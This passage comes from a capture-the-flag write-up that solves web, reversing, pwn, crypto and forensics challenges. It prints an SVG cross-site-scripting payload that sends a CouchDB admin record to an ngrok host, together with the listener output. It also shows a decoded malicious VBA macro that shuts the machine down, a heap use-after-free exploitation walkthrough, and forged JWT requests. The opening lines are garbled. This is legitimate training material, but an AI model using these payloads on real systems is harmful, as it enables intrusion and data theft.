aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa:
Content-Length: 766

POST /api/test-ui HTTP/1.1
Content-Type: application/json
Cookie:
session=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6ImUwZmE4MDFhLWMzNWMtNDBiNS1iMjI2LTZjMmZk
YWJkMWIxZCIsImprdSI6ImhOdHA6Ly9sb2NhbGhvc3Q6MTMzNy91cGxvYWRzL2NhODAxNTI1Mzk5ZjkxN2E1YjAxYjA0
MjkzOTRmNjQzLnBuZyJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjM3MzM5OTA3fQ.gX4ePLQ1pwqe-062jzXA
M45FlQFb1AgqDty852n6GRrXsFvaf9KBGEJ-yY9_Gh3BKhEoVNNXoqzH19cBMvd3ZseTIJrJKU-LHL3VvsZxlUX-LCtJ
dpYlhmNTKn3wyZlxfqnMiDZq8rXC1Zj0MU4GT7A2MldR3gKTBJtXL_vb3625oOsb12Cy-_46YsYuYHW5RLxGPktCrEyi
MabwUVNB9gnU1qfrk3V9iD5AG7tTMxXaHuC3PNxW7AopxD5d1vqRJkTg1X9OS6sQNoDJxMlUmADe0tY9CYTvBQ4_5mj2
rTbB8j5x1vn1EEMa30wiwVkSeLLWkGRN4pfHoiWK0k50Ig
Content-Length: 69

{"path":"uploads/8659a5631cf4f7e30998374ef4d3edf1.svg","keyword":"h"}
BUFF:POST /guest HTTP/1.1
Host: example.com

```

The only thing left now is to enumerate the database in order to find the **admin** user and get its contents. Only by modifying our XSS payload to exfiltrate the contents of http://localhost:5984/users/admin, we'll get the flag:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
<script type="text/javascript">
function httpGet(theUrl)
{
    var xmlHttp = new XMLHttpRequest();
    xmlHttp.open( "GET", theUrl, false ); // false for synchronous request
    //xmlHttp.setRequestHeader("Authorization", "Basic " + btoa("admin:youwouldntdownloadacouch"));
    xmlHttp.send( null );
    return xmlHttp.responseText;
}

function httpAuth(theUrl)
{
    var xmlHttp = new XMLHttpRequest();
    xmlHttp.open( "GET", theUrl, false, "admin", "youwouldntdownloadacouch" ); // false for synchronous request
    xmlHttp.setRequestHeader("Authorization", "Basic " + btoa("admin:youwouldntdownloadacouch"));
    xmlHttp.send( null );
    return xmlHttp.responseText;
}


resp = httpAuth("http://localhost:5984/users/admin")
resp = httpGet("http://d7f3a9d31b74.ngrok.io/" + resp)
</script>
</svg>
```

```
┌──(root💀PwnedC0ffee)-[~/HTB2021/fullpwn]
└─# nc -nlvp 80
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from ::1.
Ncat: Connection from ::1:39820.
GET /%7B%22_id%22:%22admin%22,%22_rev%22:%221-73c29fb20ce5a8c2c768874c37d0fd03%22,%22username%22:%22admin%22,%22password%22:%2227f74055a68b255a7777af1bc1%22,%22verification_doc%22:%22HTB%7Bw3_d0_4_l1ttl3_c0uch_d0wnl04d1ng%7D%22%7D HTTP/1.1
Host: d7f3a9d31b74.ngrok.io
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/93.0.4577.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Origin: http://127.0.0.1:1337
Referer: http://127.0.0.1:1337/
X-Forwarded-For: 188.166.174.107
X-Forwarded-Proto: http
```

Flag: HTB{w3_d0_4_l1ttl3_c0uch_d0wnl04d1ng}

Reversing

Upgrade

We received this strange advertisement via pneumatic tube, and it claims to be able to do amazing things! But we suspect there's something strange in it, can you uncover the truth?

We are given a .pptm file, which directly makes us suspicious about the macros that may be contained in the file. Before opening it, we first run the olevba tool to carry out an initial analysis of the file, and we find there is a weird VBA macro in it:

```
Private Function q(g) As String
q = ""
For Each I In g
q = q & Chr((I * 59 - 54) And 255)
Next I
End Function
Sub OnSlideShowPageChange()
j = Array(q(Array(245, 46, 46, 162, 245, 162, 254, 250, 33, 185, 33)), _
q(Array(215, 120, 237, 94, 33, 162, 241, 107, 33, 20, 81, 198, 162, 219, 159, 172,
94, 33, 172, 94)), _
q(Array(245, 46, 46, 162, 89, 159, 120, 33, 162, 254, 63, 206, 63)), _
q(Array(89, 159, 120, 33, 162, 11, 198, 237, 46, 33, 107)), _
q(Array(232, 33, 94, 94, 33, 120, 162, 254, 237, 94, 198, 33)))
g = Int((UBound(j) + 1) * Rnd)
With ActivePresentation.Slides(2).Shapes(2).TextFrame
.TextRange.Text = j(g)
End With
If StrComp(Environ$(q(Array(81, 107, 33, 120, 172, 85, 185, 33))), q(Array(154,
254, 232, 3, 171, 171, 16, 29, 111, 228, 232, 245, 111, 89, 158, 219, 24, 210, 111,
171, 172, 219, 210, 46, 197, 76, 167, 233)), vbBinaryCompare) = 0 Then
VBA.CreateObject(q(Array(215, 11, 59, 120, 237, 146, 94, 236, 11, 250, 33, 198,
198))).Run (q(Array(59, 185, 46, 236, 33, 42, 33, 162, 223, 219, 162, 107, 250, 81,
94, 46, 159, 55, 172, 162, 223, 11)))
End If
End Sub
```

As we can see, this macro consists of a function that transforms an array of integers to a string and then several commands (one of them is Run, which may be used with malicious intent). We have both the arrays of integers that encode some of the parameters used on the commands and the function that transforms those arrays into strings, so we proceed to create a Python script to decode every array:

```
import re

def decode(a):
  return(chr(a*59-54 & 255))

encoded = [
       '245, 46, 46, 162, 245, 162, 254, 250, 33, 185, 33',
       '215, 120, 237, 94, 33, 162, 241, 107, 33, 20, 81, 198, 162, 219, 159, 172,
94, 33, 172, 94',
       '245, 46, 46, 162, 89, 159, 120, 33, 162, 254, 63, 206, 63',
       '89, 159, 120, 33, 162, 11, 198, 237, 46, 33, 107',
       '232, 33, 94, 94, 33, 120, 162, 254, 237, 94, 198, 33',
       '81, 107, 33, 120, 172, 85, 185, 33',
       '154, 254, 232, 3, 171, 171, 16, 29, 111, 228, 232, 245, 111, 89, 158, 219,
24, 210, 111, 171, 172, 219, 210, 46, 197, 76, 167, 233',
       '215, 11, 59, 120, 237, 146, 94, 236, 11, 250, 33, 198, 198',
       '59, 185, 46, 236, 33, 42, 33, 162, 223, 219, 162, 107, 250, 81, 94, 46,
159, 55, 172, 162, 223, 11'
]

for code in encoded:
       for i in re.split(', ', code):
       print(decode(int(i)), end='')
       print('')
```

The output of the script is:

```
Add A Theme
Write Useful Content
Add More TODO
More Slides
Better Title
username
HTB{33zy_VBA_M4CR0_3nC0d1NG}
WScript.Shell
cmd.exe /C shutdown /S
```

We can clearly see the flag there (**HTB{33zy_VBA_M4CR0_3nC0d1NG}**), and also we discover that the functionality of the script is: if the username of the user running the macro matches the value of the flag, then a shell runs the command `cmd.exe /C shutdown /S`, effectively shutting down the computer.

Vault

After following a series of tips, you have arrived at your destination; a giant vault door. Water drips and steam hisses from the locking mechanism, as you examine the small display - "PLEASE SUPPLY PASSWORD". Below, a typewriter for you to input. You must study the mechanism hard - you might only have one shot…

So we have an `ELF64` written in C++. The `main()` function only calls a function at offset `0xc220` and exits returning 0. This function is decompiled into the following C++ code using IDA:

```
unsigned __int64 sub_C220()
{
  __int64 (__fastcall ***v0)(); // rdi
  char good; // [rsp+7h] [rbp-239h]
  unsigned __int8 v3; // [rsp+13h] [rbp-22Dh]
  int i; // [rsp+14h] [rbp-22Ch]
  char valid; // [rsp+1Bh] [rbp-225h]
  char c; // [rsp+2Fh] [rbp-211h] BYREF
  __int64 strm[65]; // [rsp+30h] [rbp-210h] BYREF
  unsigned __int64 canary; // [rsp+238h] [rbp-8h]

  canary = __readfsqword(0x28u);
  std::ifstream::basic_ifstream(strm, "flag.txt", 8LL);
  if ( (std::ifstream::is_open(strm) & 1) == 0 )
  {
      std::operator<<<std::char_traits<char>>(&std::cout, "Could not find
credentials\n");
      exit(-1);
  }
  valid = 1;
  for ( i = 0; ; ++i )
  {
      good = 0;
      if ( (unsigned __int64)i < 25 )
          good = std::ios::good((char *)strm + *(_QWORD *)(strm[0] - 24));
      if ( (good & 1) == 0 )
          break;
      std::istream::get((std::istream *)strm, &c);
      v0 = off_17880[(unsigned __int8)asc_E090[i]];
      v3 = ((__int64 (__fastcall *)(__int64 (__fastcall ***)()))**v0)(v0);
      if ( c != v3 )
          valid = 0;
  }
  if ( (valid & 1) != 0 )
      std::operator<<<std::char_traits<char>>(&std::cout, "Credentials Accepted!
Vault Unlocking...\n");
  else
      std::operator<<<std::char_traits<char>>(&std::cout, "Incorrect Credentials -
Anti Intruder Sequence Activated...\n");
  std::ifstream::~ifstream(strm);
  return __readfsqword(0x28u);
}
```

The function opens a file called `flag.txt`, then enters an infinite loop reading the file, but only in the 25 first iterations it checks that there was no reading error, this serves effectively as a hint to the flag's length.
In each iteration the counter is used as an index inside an array of chars, which is then used as an index in a table of pointers to function. The respective function is then called and its return value must match the one of the byte just read from the file.

Since the only thing that intervenes to select the next function is the iteration counter, the sequence of functions called is deterministic and, given that these functions are deterministic too, the sequence of return values must also be deterministic.
Therefore, with a debugger we can easily obtain the flag by placing a breakpoint at the `if` statement and collect for each iteration the value in the `cl` register (we need first to create a file called `flag.txt` with a minimum size of 25 bytes).

```
gef➤  b*0x5555555603a1
Breakpoint 1 at 0x5555555603a1
gef➤  display $ecx
1: $ecx = <error: No registers.>
gef➤  r
Starting program: /home/arget/vault

Breakpoint 1, 0x00005555555603a1 in ?? ()
1: $ecx = 0x48
gef➤  c
Continuing.

Breakpoint 1, 0x00005555555603a1 in ?? ()
1: $ecx = 0x54
gef➤
Continuing.

[...]
```

Collecting all these values we get `HTB{vt4bl3s_4r3_c00l_huh}`.

Pwn

Arachnoid Heaven

In the steam world, you need some trustworthy companions to help you continue your journey. What's better than a handmade, top-tier, state of the art arachnoid machine?! Exactly, nothing! Come to Arachnoid Heaven and craft yours as soon as possible?

The file is an `ELF64` written in C. The `main()` function displays a welcome banner and a menu, giving us five options:

1. Craft arachnoid
2. Delete arachnoid
3. View arachnoid
4. Obtain arachnoid
5. Exit

The input from the user is processed using `switch()` and calling separate functions for each option. For the sake of simplicity the C code of each function won't be displayed, instead an explanation will be given (the code is easily obtained using IDA).

- `craft_arachnoid()`
  Executes `malloc(16)` to allocate enough space to store two pointers, this will produce a chunk of size 32, and its address will be stored in a list of arachnoids.
  Then will perform two calls `malloc(40)`, creating two chunks of 48 bytes. The addresses of these chunks will be stored as pointers in the first chunk.
  Thereafter the function will read text provided by the user and store it in the second chunk as a name of the arachnoid. The third chunk will store the string `bad`, this is the code of the arachnoid.
- `delete_arachnoid()`
  Given a pointer to an array of two pointers, will free these two pointers (first the former and then the latter). The pointer passed as argument remains unchanged and won't be removed from the list of arachnoids.
- `view_arachnoid()`
  Will iterate over the list of arachnoids and print their respective `name` and `code` fields.
- `obtain_arachnoid()`
  Given a pointer to an array of two pointers, will check that the second pointer points to a string saying `sp1d3y`, if so then prints the flag.

Since the arachnoid's pointer is neither freed nor removed from the list when deleting an arachnoid, we can trigger an UAF. We can use this to our advantage by creating an arachnoid and deleting it. A new arachnoid creation will reuse the two recently freed chunks; now, they entered the `tcache` in a specific order (determined by the order in which they were freed and the fact that `tcache` is a LIFO structure). This order will determine which chunk will be delivered first to be the `name` field of the

arachnoid, and which one the second to be the code field. And we are lucky, because the chunk that previously was the `code` field for the first arachnoid will be the `name` field for the second, as we can see below.

`After creating and deleting the first arachnoid:`

```
gef➤  heap chunks
Chunk(addr=0x555555603010, size=0x290, flags=PREV_INUSE)
    [0x0000555555603010    00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00    ................]
Chunk(addr=0x5555556032a0, size=0x20, flags=PREV_INUSE)
    [0x00005555556032a0    c0 32 60 55 55 55 00 00 f0 32 60 55 55 55 00 00    .2`UUU...2`UUU..]
Chunk(addr=0x5555556032c0, size=0x30, flags=PREV_INUSE)
    [0x00005555556032c0    03 56 55 55 05 00 00 00 10 30 60 55 55 55 00 00    .VUU.....0`UUU..]
Chunk(addr=0x5555556032f0, size=0x30, flags=PREV_INUSE)
    [0x00005555556032f0    c3 64 35 00 50 55 00 00 10 30 60 55 55 55 00 00    .d5.PU...0`UUU..]
Chunk(addr=0x555555603320, size=0x20cf0, flags=PREV_INUSE)  ←  top chunk
```

`After creating the second one:`

```
gef➤  heap chunks
Chunk(addr=0x555555603010, size=0x290, flags=PREV_INUSE)
    [0x0000555555603010    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................]
Chunk(addr=0x5555556032a0, size=0x20, flags=PREV_INUSE)
    [0x00005555556032a0    c0 32 60 55 55 55 00 00 f0 32 60 55 55 55 00 00    .2`UUU...2`UUU..]
Chunk(addr=0x5555556032c0, size=0x30, flags=PREV_INUSE)
    [0x00005555556032c0    62 61 64 00 05 00 00 00 00 00 00 00 00 00 00 00    bad.............]
Chunk(addr=0x5555556032f0, size=0x30, flags=PREV_INUSE)
    [0x00005555556032f0    41 72 61 63 68 6e 6f 69 64 32 0a 00 00 00 00 00    Arachnoid2......]
Chunk(addr=0x555555603320, size=0x20, flags=PREV_INUSE)
    [0x0000555555603320    f0 32 60 55 55 55 00 00 c0 32 60 55 55 55 00 00    .2`UUU...2`UUU..]
Chunk(addr=0x555555603340, size=0x20cd0, flags=PREV_INUSE)  ←  top chunk
```

The first arachnoid corresponds to the chunk with address `0x5555556032a0` and its `name` and `code` are stored in `0x5555556032c0` and `0x5555556032f0`, respectively. The second arachnoid (chunk `0x555555603320`) has as `name` chunk the one at `0x5555556032f0`, and the `code` one at `0x5555556032c0`. If instead `Arachnoid2` we'd have called it `sp1d3y`, then the first arachnoid would have `bad` as name and `sp1d3y` as code, which will allow us to obtain the flag, as we can see in the next (slightly edited) snippet.
[Input text in red]

```
> 1
Name: asd
Arachnoid Index: 0
> 2
Index: 0
Arachnoid 0:
Name: asd
Code: bad
> 1
Name: sp1d3y
Arachnoid Index: 1
> 3
Arachnoid 0:
Name: bad
Code: sp1d3y

Arachnoid 1:
Name: sp1d3y
Code: bad
> 4
Arachnoid:
0
HTB{l3t_th3_4r4chn01ds_fr3333}
> 5
```

Crypto

Space Pirates

```
In [1]: from sympy import *
        from hashlib import md5
        from Crypto.Cipher import AES
        from Crypto.Util.Padding import pad, unpad
        from random import randint, randbytes,seed
        from Crypto.Util.number import bytes_to_long

In [2]: coeff = 935267563717541973219306222194897648 24
        k = 10
        n = 18
        p = 92434467187580489687

In [3]: share=[21202245407317581090, 11086299714260406068]

In [4]: coeffs = [coeff]
        for i in range(1,n+1):
            coeffs.append(int(md5(coeffs[i-1].to_bytes(32, byteorder="big")).hexdigest(),16))
        coeffs = coeffs[:(k-1)]

In [5]: aux = 0
        for i, coeff in enumerate(coeffs):
            aux += coeff*share[0]**(i+1)
        aux = aux%p

In [6]: S = (share[1]-aux)%p

In [7]: flaghex = '1aaad05f3f187bcbb3fb5c9e233ea339082062fc10a59604d96bcc38d0af92cd842ad7301b5b72bd5378265dae0bc1c1e9f09a90c97b35cfadbcfe
        flag = bytes.fromhex(flaghex)

In [8]: seed(S)
        key = randbytes(16)
        cipher = AES.new(key, AES.MODE_ECB)
        goodflag = unpad(cipher.decrypt(flag), 16)

In [9]: goodflag
Out[9]: b'The treasure is located at galaxy VS-708.\nOur team needs 3 light years to reach it.\nOur solar cruise has its steam canons r
        eady to fire in case we encounter enemies.\nNext time you will hear from us brother, everyone is going to be rich!\nHTB{1_d1dnt
        _kn0w_0n3_sh4r3_w45_3n0u9h!1337}'

In [ ]:

In [ ]:
```

The scheme used is Shamir Secret Sharing, where we use Lagrange polynomial interpolation to hide a secret which can be recovered using a certain amount of points (usually called shares) and interpolating. The secret is the independent coefficient. In this challenge, the mistake in the implementation is that we can use the coefficient given to recover the next ones, since the coefficient i is the hash of the coefficient i-1.


Here we show a simple script solving the challenge, using the information we have about the coefficients. With that information and knowing a point (the share) we can simply solve the equation for the secret coefficient. Then we use it to decrypt the message, which was encrypted using AES with a random key generated using the secret as the random seed, and get the flag.

Flag: HTB{1_d1dnt_kn0w_0n3_sh4r3_w45_3n0u9h!1337}

Forensics

Peel back the layers

We are given a docker image to be analysed: *steammaintainer/gearrepairimage*. With the dive utility, we detect a copy and then a removal of a file in /usr/share/lib/librs.so location.




In order to analyze its contents, we export the image to a file and then decompress it with 7z.

```
┌──(root💀kali)-[/mnt/shared/ctf/htbuni/forensics_peel_back_the_layers]
└─# docker save steammaintainer/gearrepairimage > gearrepairimage

┌──(root💀kali)-[/mnt/shared/ctf/htbuni/forensics_peel_back_the_layers]
└─# 7z x gearrepairimage -ogearrepairimage_ext

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,3 CPUs Intel(R) Core(TM) i5-10210U CPU @ 1.60GHz (806EC),ASM,AES-NI)

Scanning the drive for archives:
1 file, 75195392 bytes (72 MiB)

Extracting archive: gearrepairimage
--
Path = gearrepairimage
Type = tar
Physical Size = 75195392
Headers Size = 8704
Code Page = UTF-8

Everything is Ok

Folders: 3
Files: 12
Size:       75183939
Compressed: 75195392

┌──(root💀kali)-[/mnt/shared/ctf/htbuni/forensics_peel_back_the_layers]
└─# ls gearrepairimage_ext
011c8322f085501548c8d04da497c2d7199f9599e9c02b13edd7a8bbb0f8ee77  256259a358c83fdf9af76e1b090dfaacbb882c6265241199bbe13f9d65f692d5  manifest.json
47f41629f1cfcaf8890339a7ffdf6414c0c1417cfa75481831c8710196627d5d.json  83c1e603ab4385e0b411423e70314651bb371561c45a2bc90951fa05da9ad3c4  repositories
```

The extracted folders are the layers that build the final image, so we can get the file from the proper layer: 011c8322f085501548c8d04da497c2d7199f9599e9c02b13edd7a8bbb0f8ee77 as we saw this ID in dive before for the copy build step.

```
└─# tar xvf layer.tar
usr/
usr/share/
usr/share/lib/
usr/share/lib/.wh..wh..opq
usr/share/lib/librs.so

┌──(root💀kali)-[/mnt/…/htbuni/forensics_peel_back_the_layers/
└─# file usr/share/lib/librs.so
usr/share/lib/librs.so: ELF 64-bit LSB shared object, x86-64,
```

We opened the binary file in IDA and located a function that used a suspicious “/bin/sh” string. By analyzing the rest of it, we discover the flag being constructed in a buffer from hardcoded values:



```
.text:00000000000011AF lea     rdi, name       ; "REMOTE_ADDR"
.text:00000000000011B6 call    _getenv
.text:00000000000011BB mov     [rbp+cp], rax
.text:00000000000011BF lea     rdi, aRemotePort ; "REMOTE_PORT"
.text:00000000000011C6 call    _getenv
.text:00000000000011CB mov     rdi, rax        ; nptr
.text:00000000000011CE call    _atoi
.text:00000000000011D3 mov     [rbp+var_12], ax
.text:00000000000011D7 mov     rax, '3r_1{BTH'
.text:00000000000011E1 mov     rdx, 'k1l_yll4'
.text:00000000000011EB mov     [rbp+buf], rax
.text:00000000000011EF mov     [rbp+var_58], rdx
.text:00000000000011F3 mov     rax, 'pm43ts_3'
.text:00000000000011FD mov     rdx, '0b0r_knu'
.text:0000000000001207 mov     [rbp+var_50], rax
.text:000000000000120B mov     [rbp+var_48], rdx
.text:000000000000120F mov     rax, 0D0A7D2121217374h
.text:0000000000001219 mov     [rbp+var_40], rax
.text:000000000000121D mov     [rbp+var_38], 0
.text:0000000000001221 mov     [rbp+addr.sa_family], 2
.text:0000000000001227 mov     rax, [rbp+cp]
```

Flag: HTB{1_r34lly_l1k3_st34mpunk_r0b0ts!!!}

Forensics


Strike Back

We are given a memory dump and a traffic capture with some HTTP requests. First, a download of an executable binary on port 8080, followed by more requests to port 80. After reviewing the HTTP resources and parameters requested, we deduced that it was probably a Cobalt Strike beacon download and its communication with the C2 server.

```
 4 11:33:48,004401 192.168.1.7   192.168.1.9   HTTP    507 GET /freesteam.exe HTTP/1.1
 9 11:33:48,004873 192.168.1.9   192.168.1.7   HTTP   1250 HTTP/1.0 200 OK  (application/x-msdos-program)
23 11:34:30,775837 192.168.1.7   192.168.1.9   HTTP    248 GET /v7z5 HTTP/1.1
49 11:34:30,778808 192.168.1.9   192.168.1.7   HTTP  10832 HTTP/1.1 200 OK
56 11:34:30,804895 192.168.1.7   192.168.1.9   HTTP    435 GET /cx HTTP/1.1
58 11:34:30,813799 192.168.1.9   192.168.1.7   HTTP    169 HTTP/1.1 200 OK
66 11:35:30,848745 192.168.1.7   192.168.1.9   HTTP    435 GET /cx HTTP/1.1
69 11:35:30,854202 192.168.1.9   192.168.1.7   HTTP    102 HTTP/1.1 200 OK
76 11:35:30,864407 192.168.1.7   192.168.1.9   HTTP    403 POST /submit.php?id=542210184 HTTP/1.1
78 11:35:30,867302 192.168.1.9   192.168.1.7   HTTP    154 HTTP/1.1 200 OK
86 11:36:30,910192 192.168.1.7   192.168.1.9   HTTP    435 GET /cx HTTP/1.1
01 11:36:30,915357 192.168.1.9   192.168.1.7   HTTP   4482 HTTP/1.1 200 OK
09 11:36:32,583592 192.168.1.7   192.168.1.9   HTTP   1060 POST /submit.php?id=542210184 HTTP/1.1
11 11:36:32,585633 192.168.1.9   192.168.1.7   HTTP    154 HTTP/1.1 200 OK
19 11:37:32,628710 192.168.1.7   192.168.1.9   HTTP    435 GET /cx HTTP/1.1
34 11:37:32,633007 192.168.1.9   192.168.1.7   HTTP  28562 HTTP/1.1 200 OK
